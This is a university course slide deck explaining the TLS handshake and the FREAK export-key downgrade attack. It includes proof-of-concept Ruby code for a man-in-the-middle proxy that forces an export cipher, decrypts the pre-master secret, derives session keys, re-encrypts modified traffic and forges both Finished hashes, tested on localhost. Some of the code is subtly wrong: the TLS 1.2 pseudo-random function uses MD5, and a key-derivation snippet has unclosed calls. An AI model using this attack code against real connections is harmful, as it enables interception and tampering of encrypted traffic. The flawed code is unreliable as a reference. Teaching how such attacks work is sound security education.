Network Security

FREAK Bonus Challenge

Overview

- Introduction
- The TLS Protocols
  - Handshake
  - Key Calculation
  - Application Data
- The FREAK Exploit (step-by-step)
- Implementation
- Live Demo
- Conclusion

Introduction

- FREAK ("Factoring RSA Export Keys") is an exploit of cryptographic weakness in the SSL/TLS family of protocols

Goal: Implement Proof-of-Concept code for exploiting FREAK

- This presentation focuses specifically on the TLS protocols

The TLS 1.2 Protocol

Transport Layer Security


- 3 versions currently in use: 1.0, 1.1 and 1.2
- TLS 1.2:
  - Most recent version of the SSL/TLS protocol family
  - Specified in 2008

Consists of:

- Handshake
  - Authenticates
  - Exchanges security parameters

- Message protocol
  - Specifies how messages are encrypted/decrypted
  - Guarantees message authenticity, detects manipulation

The TLS Handshake



The TLS Handshake - ClientHello

- First message sent from client to server

- Contains (among other things):
  - Maximum supported protocol version
  - Client Random (32-byte nonce)
  - List of supported cipher suites

The TLS Handshake - ServerHello

- Reply to the ClientHello message

- Server takes into account information supplied by the client, chooses protocol version and cipher suite.

- Contains (among other things):
  - Protocol version the client and server *both* will use
  - Server Random (32-byte nonce)
  - Cipher suite the client and server *both* will use

The TLS Handshake - ServerKeyExchange

TECHNISCHE UNIVERSITÄT DARMSTADT

Optional Message

- Sent right after the server certificate, if what is in the certificate is not suficiente for the chosen cipher.
- In the case of the FREAK exploit:
  - Contains the export-grade (512-bit) public key that will be used instead of the one included in the certificate, when it has a key stronger than that.

The TLS Handshake - ClientKeyExchange

- Sent after:
  - Cipher agreed upon
  - Server certificate authenticated
  - ServerKeyExchange received, if necessary

- In case of export ciphers:
  - Contains the pre-master secret used to generate the master secret
  - Encrypted with the server’s public key (or the ServerKeyExchange public key, if the server’s public key is stronger than 512-bits)

The TLS Handshake - ChangeCipherSpec

- Signals the start of encryption

- From the following message, all communication will be encrypted with previously agreed-upon security parameters

The TLS Handshake - Finished

- Sent immediately after a ChangeCipherSpec message
- Checks if agreed-upon security parameters are corrects
- Contains a hash of all previous handshake messages as seen by the sender
  - This detects handshake manipulations, assuming the attacker isn't able to modify this hash

If this hash check fails, the other party will abort the connection!

The TLS Key Calculation

- Master key is generated from pre-master key and client/server randoms
  - All passed as input to a cryptographically strong pseudo-random function.

- Using same PRF with master key as input, 6 keys are generated:
  - Client MAC write key
  - Server MAC write key

  Used for Message Authentication Codes

  - Client write key
  - Server write key

  Symmetric encryption keys

  - Client Initialization Vector
  - Server Initialization Vector

  If required by cipher

- In the case of export ciphers, the write keys are input into the PRF again to generate the actual write keys that will be used during communication

The TLS Protocol – Application Data

Both parties may now exchange data securely!

- Before encryption, HMAC is appended to plaintext to guarantee authenticity
  - Keyed with previously generated keys
  - Salted with the TLS sequence number, protocol version and message size

- Plaintext (including HMAC) is encrypted with symmetric cipher

- Upon reception, ciphertext is decrypted, HMAC is verified.
  - Connection is aborted if verification fails

The FREAK Exploit (1)

- FREAK ("Factoring RSA Export Keys") is an exploit of cryptographic weakness in the SSL/TLS family of protocols
- First reported in January 2015, unnoticed since the 1990s.
- Allows an attacker to gain full control of a secure connection
  - Decrypt, modify, insert, etc.
- U.S. regulations on exportable software in the 1990s limited public-key pairs to RSA moduli of 512-bits or less.

The FREAK Exploit (2)

- OpenSSL is an open-source security suite founded in 1998, offering implementations of many cryptographic tools and protocols.
  - Serves as foundation to many secure systems today

- Code related to export regulations remained in the project until this year.
  - Originally for backwards-compatibility
  - Forces a server or client to accept export-grade ciphers even if configured not to

- Even worse:
  - Server software (like the Apache web server) were found to create a single export-grade public-key pair, and re-use it until restart.

The FREAK Exploit – Step 1

Obtain the Server’s Export-grade Private Key

- This key is necessary to decrypt the pre-master secret contained in the ClientKeyExchange message.

- Due to key re-use:
  - Connect to the target server
  - Request export cipher
  - Store public key contained in ServerKeyExchange message
  - Disconnect
  - Break it offline in a couple of hours (possibly using the cloud)

The FREAK Exploit – Step 2

Attempt a Cipher Downgrade

- After intercepting a handshake with the target server:
  - Modify cipher suite list in ClientHello message to contain only export-grade ciphers

- If both parties are vulnerable, both will accept the export-grade cipher

The FREAK Exploit – Step 3

Calculate Keys

- Intercept ClientKeyExchange message
  - Decrypt it with previously obtained private key

- Generate all necessary keys by following the TLS protocol specification

The FREAK Exploit – Step 4

Modify the Handshake Hashes

- Store a copy of all the handshake messages from the point-of-view of the client and server (they both saw different things)

- Intercept both Finished messages, and change the hash to one corresponding to the handshake messages the destination party saw.

- Finished messages are already encrypted, so this required the attacker to use the keys from Step 3 to generate a valid HMAC, and encrypt the modified message.

- Assuming the attacker succeeds with this step, he now has full control over the communication, and neither party detected the manipulations (knows all keys)

Implementation: Introduction

- Proof-of-Concept code developed under Linux Mint 17
- Language: Ruby 2.2.0 (should work on >2.0.0)

Implementation: Building OpenSSL (1)

- We require vulnerable software!

- Downloaded source code for OpenSSL 1.0.1j, a vulnerable version.

Implementation: Building OpenSSL (2)

TECHNISCHE UNIVERSITÄT DARMSTADT

- It's unfeasible to factor the export-grade key every time the server restarts.

- Modified *RSA_generate_key_ex* function in the *crypto/rsa/rsa_gen.c* file in order to write temporary RSA keys to file.

```
FILE * pFile;
pFile = fopen ("rsa_temp.key","wb");
if (pFile != NULL)
{
	PEM_write_RSAPrivateKey(pFile, rsa, NULL, NULL, 0, 0, NULL);
	fclose(pFile);
	printf("-- PRINTED GENERATED RSA KEY TO FILE\n");
}
else {
	printf("-- COULD NOT PRINT GENERATED RSA KEY TO FILE\n");
}
```

Implementation: Building OpenSSL (3)

- Two versions of our vulnerable, custom OpenSSL built:

1. *openssl_debug* with the *DEBUG, SSL_DEBUG, TLS_DEBUG, KSSL_DEBUG* flags
   - Prints secrets, keys to console. Useful for debugging and comparing with our own code

2. *openssl* with the default flags

Implementation: Client-Server Setup

- A self-signed server certificate *server.crt* and corresponding private key *server.key* were created using the OpenSSL toolset

- As client and server, the OpenSSL *s_client* and *s_server* were used, respectively.

- Assuming the server listens on port 3000, run in different consoles:

./openssl s_server -accept 3000 -cert certs/server.crt -key certs/server.key ***-tls1_2***

./openssl s_client -connect localhost:3000

Implementation: Man-in-the-Middle Proxy

- Simulate the attacker using a MitM proxy written in Ruby
  - using the *em-proxy* ruby gem.
    - Intercepts data, optionally modifies it, then sends it to the real destination.
  - Configured to redirect port 4000 to 3000.

- In order to run the client through this proxy, after starting the server, run in different consoles:

ruby tls_proxy.rb

./openssl s_client -connect localhost:4000

Implementation:
Modifying the Handshake (1)

- TLS Protocol structures implemented in file *tls_record.rb* using *bindata* Ruby gem

```ruby
# TLS ClientHello
class ClientHello < BinData::Record
	endian :big
	
	protocol_version :client_version
	string :random, :length => 32
	
	uint8 :session_id_length
	string :session_id, :read_length => :session_id_length
	
	uint16 :ciphers_length
	string :ciphers, :read_length => :ciphers_length
```

...

Implementation: Modifying the Handshake (2)

- Cipher suites list is edited to contain only the EXP-RC4-MD5 cipher.
- Additionally, the client and server randoms are stored for later, as well as a copy of all handshake messages.

```
# Intercept client stream, and modify it if necessary
conn.on_data do |data|
	# Go through each fragment
	data = plaintext_each(data, :client) do |fragment, type|
	
		# If the fragment is a handshake
		if type.handshake?		
			new_handshakes_orig = fragment.to_binary_s
			
			# Intercept the client hello message
			if fragment.msg_type.client_hello?
				@clienthello_random = fragment.msg.random.b
			
				# Force EXP-RC4-MD5
				fragment.change_ciphers "\x00\x03".b
```

...

Implementation:
Modifying the Handshake (3)

- When the ClientKeyExchange message is intercepted, the *rsa_temp.key* file is loaded and the pre-master secret is decrypted using the OpenSSL Ruby gem

- Afterwards, the master secret and all other keys are generated.
  - This requires implementation of the TLS pseudo-random function, in *tls_prf.rb*

Implementation: Modifying the Handshake (4)

TECHNISCHE UNIVERSITÄT DARMSTADT

```ruby
#####
# Calculate keys from the premaster secret
def calculate_keys(premaster)
	puts 'Calculating keys from premaster...'

	#RFC 5246 master_secret
	@master_secret = TLS::PRF.prf(premaster.to_binary_s, 'master secret', @clienthello_random + @serverhello_random, 48)
	
	#RFC 5246 key_block
	@key_block = TLS::PRF.prf(@master_secret, 'key expansion', @serverhello_random + @clienthello_random, 42)
	
	@client_write_MAC_key = @key_block[0, 16]
	@server_write_MAC_key = @key_block[16, 16]
	@client_write_key = @key_block[32, 5]
	@server_write_key = @key_block[37, 5]
	
	#RFC 2246 final keys (export-grade only)
	@final_client_write_key = TLS::PRF.prf(@client_write_key, 'client write key', @clienthello_random + @serverhello_random, 16
	@final_server_write_key = TLS::PRF.prf(@server_write_key, 'server write key', @clienthello_random + @serverhello_random, 16
	
	@known_keys = true
end
```

...

Implementation: Modifying the Handshake (5)

```ruby
#####
# HMAC (used in PRF)
def hmac_hash(hash, secret, data)
	OpenSSL::HMAC.digest(hash, secret, data)
end

#####
# A(i)
def a(hash, secret, seed, i)
	fail 'i cannot be negative' if i < 0
	return seed if i == 0
	return hmac_hash(hash, secret, a(hash, secret, seed, i-1))
end

#####
# P_MD5
def p_hash(hash, secret, seed, len)
	output = ''
	i = 1
	
	while output.bytesize < len
		output << hmac_hash(hash, secret, a(hash, secret, seed, i) + seed)
		i = i + 1
	end
	
	return output[0, len].b
end
```

...

Implementation:
Modifying the Handshake (6)

...

```
#####
# PRF
def prf(secret, label, seed, len)
	# Make sure strings are binary-encoded
	secret = secret.b
	label_seed = (label + seed).b

	# Use the correct PRF for each protocol version
	if version == '3.3' # TLS 1.2
		return p_hash(MD5_DIGEST, secret.b, label_seed, len)
	elsif version == '3.2' || version == '3.1' # TLS 1.0 / 1.1
		l_s = secret.bytesize;
		l_s1 = (l_s.to_f / 2).ceil
		#l_s2 = l_s1
		
		s1 = secret[0, l_s1]
		s2 = secret[l_s - l_s1, l_s1]
		
		return p_hash(MD5_DIGEST, s1, label_seed, len) ^ p_hash(SHA1_DIGEST, s2, label_seed, len)
	else
		puts "\tINCOMPATIBLE OR UNKNOWN SSL/TLS VERSION #{version}, ABORTING..."
		abort
	end
end
```

Implementation: Modifying Encrypted Messages

- After each ChangeCipherSpec message, messages start to be decrypted.
  - implemented using the OpenSSL ruby gem

```
# Do decryption
plain = cipher.update(orig.fragment.to_binary_s) + cipher.final

generic_stream_cipher = TLS::GenericStreamCipher.read(plain)

fragment = generic_stream_cipher.content
type = orig.type
```

- If messages are modified, we regenerate the HMAC and reencrypt them, before delivering to the destination.

```
# Update plaintext
generic_stream_cipher.content = modified_s

# Generate new MAC
generic_stream_cipher.mac = TLS::PRF.mac(mac_key, orig, sec_num, generic_stream_cipher.content.to_binary_s)

# Encrypt
ciphertext = cipher.update(generic_stream_cipher.to_binary_s) + cipher.final
orig.fragment = ciphertext.b
```

Implementation:
Modifying Encrypted Messages

```
#####
# MAC used for integrity checks
def mac(mac_key, ciphertext, seq_num, data)
	# Generate Salt
	seq_num_bin = BinData::Uint64be.new(seq_num)
	mac_data = seq_num_bin.to_binary_s + ciphertext.type.to_binary_s + ciphertext.version.to_binary_s +
	             [data.bytesize].pack('n') + data

	# Calculate HMAC
	OpenSSL::HMAC.digest(MD5_DIGEST, mac_key, mac_data)
end
```

Implementation:
Modifying the Handshake Hashes (1)

…

```
# Intercept the client finished message, and 'fix' it so that our changes go unnoticed by the server
if fragment.msg_type.finished?
	puts "\tCLIENT FINISHED MESSAGE"
	fragment.msg = TLS::PRF.prf(@master_secret, 'client finished', TLS::PRF.handshake_hash(@handshakes_modified), 12)
end
```

…

…


```
# Intercept the server finished message, and 'fix' it so that our changes go unnoticed by the client
elsif fragment.msg_type.finished?
	puts "\tSERVER FINISHED MESSAGE"
	fragment.msg = TLS::PRF.prf(@master_secret, 'server finished', TLS::PRF.handshake_hash(@handshakes_orig), 12)
end
```

…


Implementation: Modifying the Handshake Hashes (2)


```ruby
#####
# Handshake hash function (for Finished message)
def handshake_hash(data)
	# Use the correct hash method for each protocol version
	if version == '3.3' # TLS 1.2
		return SHA256_DIGEST.digest(data)
	elsif version == '3.2' || version == '3.1' # TLS 1.0 / 1.1
		return MD5_DIGEST.digest(data) + SHA1_DIGEST.digest(data)
	else
		puts "\tINCOMPATIBLE OR UNKNOWN SSL/TLS VERSION #{version}, ABORTING..."
		abort
	end
end
```

Implementation: Success (1)



Implementation: Success (2)





LIVE DEMO

Conclusion

TLS Protocol was analyzed

FREAK exploit was explained and implemented

- Small issues with a protocol, bugs or other problems, can easily lead to a serious security flaw

- These issues might remain unknown for very long
  - More regular source code audits might help prevent the most obvious ones

- Government meddling into security systems makes them less secure for *everyone*, not just the targets (servers inside the U.S. were also affected by FREAK)

Any questions?